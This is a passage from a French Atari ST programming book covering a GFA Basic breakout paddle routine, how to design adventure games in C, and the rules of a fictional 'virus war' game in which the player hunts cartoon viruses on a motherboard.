| 0 | Vers le haut |
| 1 | Vers le bas |
| 2 | Vers la gauche |
| 3 | Vers la droite |
| 7 | Bouton feu |

Lorsque le joystick est actionné vers la gauche, la raquette est déplacée vers la gauche si sa position actuelle le permet.

```
169   IF (Aa%L=4) AND (Xr%L<>4) THEN
170     LINE COLOR =0
171     DRAW Xr%L+47,170 TO Xr%L+60,170
172     LINE COLOR =1
173     DRAW Xr%L-13,170 TO Xr%L,170
174     Xr%L=Xr%L-13
175   ENDIF
```

Lorsque le joystick est actionné vers la droite, un groupe d'instructions similaire déplace la raquette vers la droite, si cela est possible.

Le sous programme fin affiche un commentaire de fin de partie :

— un message de félicitations si toutes les briques ont été détruites;

— le nombre de briques détruites dans le cas contraire.

# 9/3.2

# Les jeux d'aventure

## 9/3.2.1

## Généralités

**PRINCIPE**

Contrairement au jeu d'arcade qui est basé sur le réflexe et la rapidité de réaction, le jeu d'aventure est plutôt centré sur la réflexion.

Le principe de base est simple : il s'agit de faire évoluer un personnage dans un monde qui possède certaines règles. Ce monde est divisé en quadrants ou secteurs possédant leurs propres caractéristiques. Le personnage doit alors évoluer selon ce qu'il trouve sur son chemin. Prenons un exemple : le personnage est dans un château et entre dans une pièce où se trouvent divers objets. Parmi ceux-ci se trouve une fiole d'acide. Le personnage, et par conséquent le joueur, peut décider de prendre ou de ne pas prendre cette fiole. S'il est trop chargé, il doit se débarrasser d'un objet qui peut lui paraître indispensable. De plus, rien de garantit que cette fiole d'acide sera utile par la suite !

Plus tard, dans une salle au fond du château, une grille tombe après le passage du personnage, lui coupant ainsi la retraite. Malheureusement, la pièce est un cul-de-sac et la seule voie de sortie est bloquée. La solution serait de couper un barreau mais comment ? Mais oui, la fiole d'acide... Evidemment, si le personnage n'a pas pris la fiole ou s'en est servi pour la jeter au visage du loup de service, il est dans une situation très critique, pour ne pas dire désespérée.

C'était un exemple qui va nous permettre d'évaluer comment réaliser un jeu de ce type.

### DESCRIPTION DU MONDE

Le monde dans lequel le personnage va évoluer doit être défini de façon très précise. Le langage C permet l'utilisation de structures et de pointeurs sur des structures qui facilitent la manipulation d'objets.

On peut définir une structure pour les objets et les pièces :

```
typedef struct objet {
struct objet *objet_suivant ;
char *Nom ;
long type ;
} OBJET ;

typedef struct piece {
struct piece *nord, *sud, *ouest, *est ;
OBJET *objet_list ;
} PIECE ;
```

Avec ces deux structures, il sera possible, dans chaque pièce, de savoir quelles sont les possibilités de sortie et quels sont les objets dans la pièce. Les objets seront décrits sous forme de liste, le dernier objet n'ayant pas de suivant. Le nom d'un objet se passe de commentaires et le type permet de savoir ce qui peut être fait avec cet objet (soulevé, cassé, etc.).

Les quatre premiers pointeurs du descripteur de pièce permettent de savoir quelle est la pièce qui est accessible par le nord, s'il y en a une. On peut définir que le pointeur est nul s'il n'y a pas de sortie de ce côté. L'avantage d'utiliser de telles structures consiste en la modularité que cela apporte à votre programme. Ainsi le mode est complètement décrit dans quelques tables au début du programme. Le programme lui-même ne consiste plus qu'en actions et quelques tests.

### LA PROGRAMMATION PAR ACTEUR

Lorsque le programme ne doit contrôler qu'un personnage mobile, on peut utiliser une programmation classique mais, s'il faut également contrôler des gardiens ou d'autres personnages, cela devient un petit peu plus compliqué.

La programmation par acteurs est un moyen de résoudre ce problème. D'un point de vue technique, cela correspond à partager l'exécution du programme pour les différents personnages. La première chose à connaître est le comportement d'un personnage face à un événement possible. Prenons l'exemple d'un gardien qui monte sa garde en faisant le tour du château et qui suit un trajet donné. Pour lui l'événement le plus courant va être du type temporel. Il va marcher, marcher, ... jusqu'à ce qu'un événement intéressant se produise. Par exemple, il va croiser par hasard votre personnage ! Et ce sera vraiment par hasard car ce sera le concours de circonstances liées à ce que vous avez fait précédemment !



Votre personnage sera également contrôlé de la même manière mais l'événement classique sera l'intervention du joueur par un ordre tel que *va au nord* ou *prend la fiole*.

Du point de vue réalisation, chaque personnage doit être décrit par :

— un descripteur indiquant ses caractéristiques (position, liste des objets qu'il porte, niveau de force, intelligence, etc.) ;

— une procédure qui va faire évoluer le personnage en fonction du contexte. Cette procédure devra prendre en compte tous les événements possibles : temps, action du joueur, rencontre d'un autre personnage, etc. Dans le cas du gardien, la rencontre avec un autre personnage déclenchera l'émission d'un message vers l'autre personnage qui sera reçu comme un événement. Ainsi, si deux gardiens se rencontrent, il y aura émission d'un mot de passe et l'autre répondra correctement. Dans le cas de notre personnage qui est un intrus, il ne répondra pas et un combat sera engagé.

## L'INTERFACE DE COMMANDE

Il y a deux écoles quant au type d'interface à utiliser. La première consiste en une description littérale de l'environnement et en une analyse syntaxique plus ou moins évoluée de la saisie. La société INFOCOM a ainsi réalisé des logiciels extrêmement précis, tant du point de vue description que de l'analyse syntaxique. Un autre logiciel important dans la vie du ST fut THE PAWN, qui possédait de superbes images et un analyseur syntaxique des plus performants. Ces derniers n'étaient utilisables qu'en anglais mais une traduction d'une commande pourrait être la suivante :

« Prends la fiole qui est sur la table à côté du livre et mets-la dans la poche droite. »

L'autre technique consiste à utiliser une interface graphique avec des ordres pré-établis. Une vue graphique de la pièce est disponible sur l'écran et les ordres sont accessibles par menus, boutons ou autres. Il peut être possible de passer dans une autre pièce en cliquant sur la porte correspondante.

Quelle est la meilleure méthode ? La seconde est certainement la plus agréable et la plus simple tant du point de vue conceptuel que du point de vue utilisation. La première est de loin la plus puissante mais nécessite la réalisation d'un analyseur syntaxique performant. Il est bien sûr tentant d'analyser vaguement la phrase pour extraire certains mots clés. Dans ce cas, il n'y a pas vraiment de problèmes mais le résultat risque d'être très limité dans ses facultés d'analyse. On réussira tout au plus à reconnaître des phrases du type :

— va au nord ;

— prends la fiole ;

— pose la fiole.

# 9/3.2.2

# La guerre des virus

### Les événements

Mis au point dans le laboratoire ultra-secret de la maison Atari, le dernier microprocesseur dérivé du 68000, et destiné à piloter les futurs Atari 520-STZ, 1040-STZ et Giga-ST, est très convoité par les firmes étrangères.

Actuellement en litige juridique avec vous, la firme japonaise OKIFORMAT a décidé de mettre un terme à cette avance technologique, destinée à révolutionner le monde de la micro-informatique. Elle a ainsi, à l'aide de complicités internes, réussi à introduire, sur une des cartes mères du laboratoire, une nouvelle forme de virus, non logicielle cette fois, mais plutôt matérielle, et destinée à détruire le microprocesseur 68000.

Afin de protéger les cartes, le directeur du laboratoire vous a désigné pour mettre un terme à cette invasion.

Après une formation poussée en ateliers de raisonnement logique, vous fûtes réduit à la taille du composant à montage de surface, pour prendre en main le nouveau méga-processeur en technologie VLSI (*Very Large Scale Integration*) de la lignée des Transputers à intelligence parallèle: le XW-1040ST, pouvant se déplacer par contact étamé grâce à un tout nouveau moteur ultra-sonic.

Aujourd'hui, c'est le grand jour, la carte mère infectée vient d'être repérée, grâce au numériseur IRL-2 à faisceau laser, et vous voila soudé sur celle-ci, aux commandes du Transputer, afin d'éliminer tous les virus infectants.

### Le jeu sur votre ST

Rassurez-vous de suite, aucun risque avec ce jeu d'infecter votre Atari, mais seulement celui de vous passionner un bon moment dans une guerre informatique où tous les coups sont permis.

Ce jeu, destiné à fonctionner en moyenne résolution, est écrit sous GFA Basic 3.5E, et vous le trouverez aussi, lors de sa parution, sous sa forme compilée dénommée VIRUS.PRG.

### Le début du jeu

Après lancement du programme, le résumé des événements est affiché, sous forme de télex, et le programme attend votre approbation pour continuer (voir figure 1).

```
Vous etes le commandant du nouveau composant XW-1040ST
juste sorti des laboratoires secrets de la firme ATARI.


Votre mission, si vous l'acceptez :

                              *** TOP SECRET ***


 Suite aux recents evenements concernant notre contentieux
avec le directeur de la firme japonaise OKIFORMAT,  nous avons
intensifie notre surveillance sur notre carte mere.

 Les dernieres images de notre numeriseur IRL-2 indiquent
que des virus ont ete introduit sur notre carte mere,
et se dirigeant vers le microprocesseur 68000.

 Votre mission consiste donc a eliminer tous ces virus,
seule solution au retour d'un fonctionnement correct de
tous les futurs micro-ordinateurs de nos ateliers.


Acceptez vous celle-ci ? (O/N)
```

**Fig. 1**

### Les acteurs

Le deuxième écran du jeu est représenté en figure 2, et est destiné à vous rappeler les différentes formes que pourront prendre les acteurs du jeu, qui seront:

— votre Transputer, représenté sous forme d'un composant intégré;

— les stations de recharge en énergie, ressemblant vaguement à une batterie, qui ont été soudées aléatoirement sur le circuit imprimé, et qui vous permettront d'effectuer les éventuelles réparations de votre Transputer, ainsi que de remettre à jour son autonomie énergétique;

— les virus ennemis, effroyables dévoreurs de mémoire, que vous retrouverez sous la forme d'une araignée électronique;

— les octets baladeurs, qui sont les quelques survivants de programmes micro-codés, en errance sur la carte mère, à la recherche d'une mémoire vierge pour s'y sauvegarder. Ceux-ci, de par leur positionnement aléatoire dans les différentes fonctions de la carte mère entraveront quelque peu votre marche.





Fig. 2

**La carte mère**

L'organisation exemplaire de la recherche sur cette nouvelle carte mère a permis de vous munir, avant votre départ, du microfilm contenant le plan détaillé des différents composants de celle-ci (voir figure 3).

Celle-ci est réalisée en modules fonctionnels, sous forme de cartes imprimées, connectées entre elles par des réseaux pipe-line permettant aux données de circuler d'une carte à l'autre.

Si vous avez feuilleté la partie 2 de votre ouvrage, vous ne serez guère dépaysé par les noms employés.

Nous vous conseillons, pour une première partie, de retirer le feuillet contenant la figure 3, pour vous situer plus facilement en cours de jeu.

**Le tableau du jeu**

Suite à la présentation des acteurs du jeu, le tableau de bord découpé en quatre fenêtres est affiché (voir figure 4).

La fenêtre numéro 0, non initialisée par le programme, car étant la fenêtre automatiquement réservée par GFA Basic, constitue la fenêtre de fond du jeu, et servira pour les affichages éventuels de la position du Transputer sur la carte mère, ainsi que les positions des éventuelles unités de charge du Transputer.





Fig. 3 : Le plan de la carte mère.





**Fig. 4**

La fenêtre numéro 1 servira au dialogue, par liaison RS-232 à 19800 bauds s'il vous plaît, avec l'unité de calcul et de gestion des données de votre Transputer (son ordinateur, si vous préférez).

La fenêtre numéro 2 permettra la visualisation détaillée des occupants de la carte imprimée où se trouve le Transputer : il s'agit de la fenêtre réservée au scanner de proximité. C'est grâce à celui-ci que vous pourrez repérer les positions précises des virus, octets baladeurs et stations de recharge.

La fenêtre numéro 3, réservée au digitaliseur longue portée, vous permettra de connaître le nombre des différents occupants des cartes imprimées voisines.

**Les ordres reconnus par le Transputer**

Comme tout composant destiné au traitement informatique, notre Transputer ne reconnaît qu'un nombre limité de commandes. Dans le cas de notre Transputer, bien que d'un nombre assez faible (9), les commandes reconnues sont très puissantes, et en cas d'erreur de frappe de l'une d'entre-elle, ou d'oubli, il suffit de frapper sur la touche RETURN de votre Atari pour qu'elle soit rappelée dans la fenêtre de dialogue, comme présenté en figure 5.





**Fig. 5**

PRO (propulsion) permet de mettre en action l'unité de propulsion du Transputer, afin de déplacer celui-ci au sein de la carte mère.

SCA (scanner) lance un balayage cathodique du scanner de proximité.

DIG (digitaliseur) permet d'initialiser une lecture digitalisée des cartes imprimées entourant la position du Transputer.

MFP permet de générer des interruptions de type MFP à l'encontre des virus.

TOR (torpille) permet de mettre à feu des torpilles à électrons au tir précis.

BLI (blindage) permet de modifier le blindage des ports d'entrées/sorties du Transputer, seule protection contre les attaques des virus ennemis.

INT (interroger) permet d'interroger l'unité centrale interne du Transputer sur l'avancement de la mission.

RAP (rapport) permet d'obtenir un rapport sur les avaries des différents organes du Transputer.

ABA (abandonner) vous permettra d'abandonner (honte à vous !), la mission qui vous a été confiée.

### Le scanner de proximité

A chaque fois que vous désirerez connaître les positions exactes des occupants de la carte imprimée sur laquelle vous vous trouvez, il vous suffira d'entrer la commande SCA et de valider, pour découvrir l'image de la figure 6.

Sur l'exemple donné, votre Transputer est repéré en position B2. Il y a aussi sept octets baladeurs situés en B9, C1, D7, H3, I5, I6 et I8. Par contre, aucun virus n'est présent, et aucune station de recharge.

Le scanner vous signale aussi le nom de la carte imprimée sur laquelle vous vous situez : ici celle de la RAM Vidéo, et vous êtes sur sa sortie série.





Fig.6

**Le digitaliseur longue portée**

Afin de connaître l'état des cartes imprimées jouxtant celle sur laquelle vous vous trouvez, vous avez à votre disposition un digitaliseur longue portée, accessible par la commande DIG suivie de <RETURN>, qui vous donne une image d'une partie de la carte mère, comme indiqué en figure 7.

Vous y découvrez, dans la fenêtre du digitaliseur, le contenu de neuf zones, codées par des chiffres, la zone centrale étant la carte imprimée sur laquelle vous vous trouvez.

Le digitaliseur utilise un code formé d'un nombre de trois chiffres. Le chiffre des centaines (entre 0 et 4) indique le nombre de virus présents sur la carte, le chiffre des dizaines (0 ou 1) indique la présence ou non d'une station de recharge, et le chiffre des unités, le nombre d'octets baladeurs entravant votre progression (1 à 8). La figure 8, que vous pourrez garder à vos côtés pour les premières parties, résume le codage du digitaliseur.

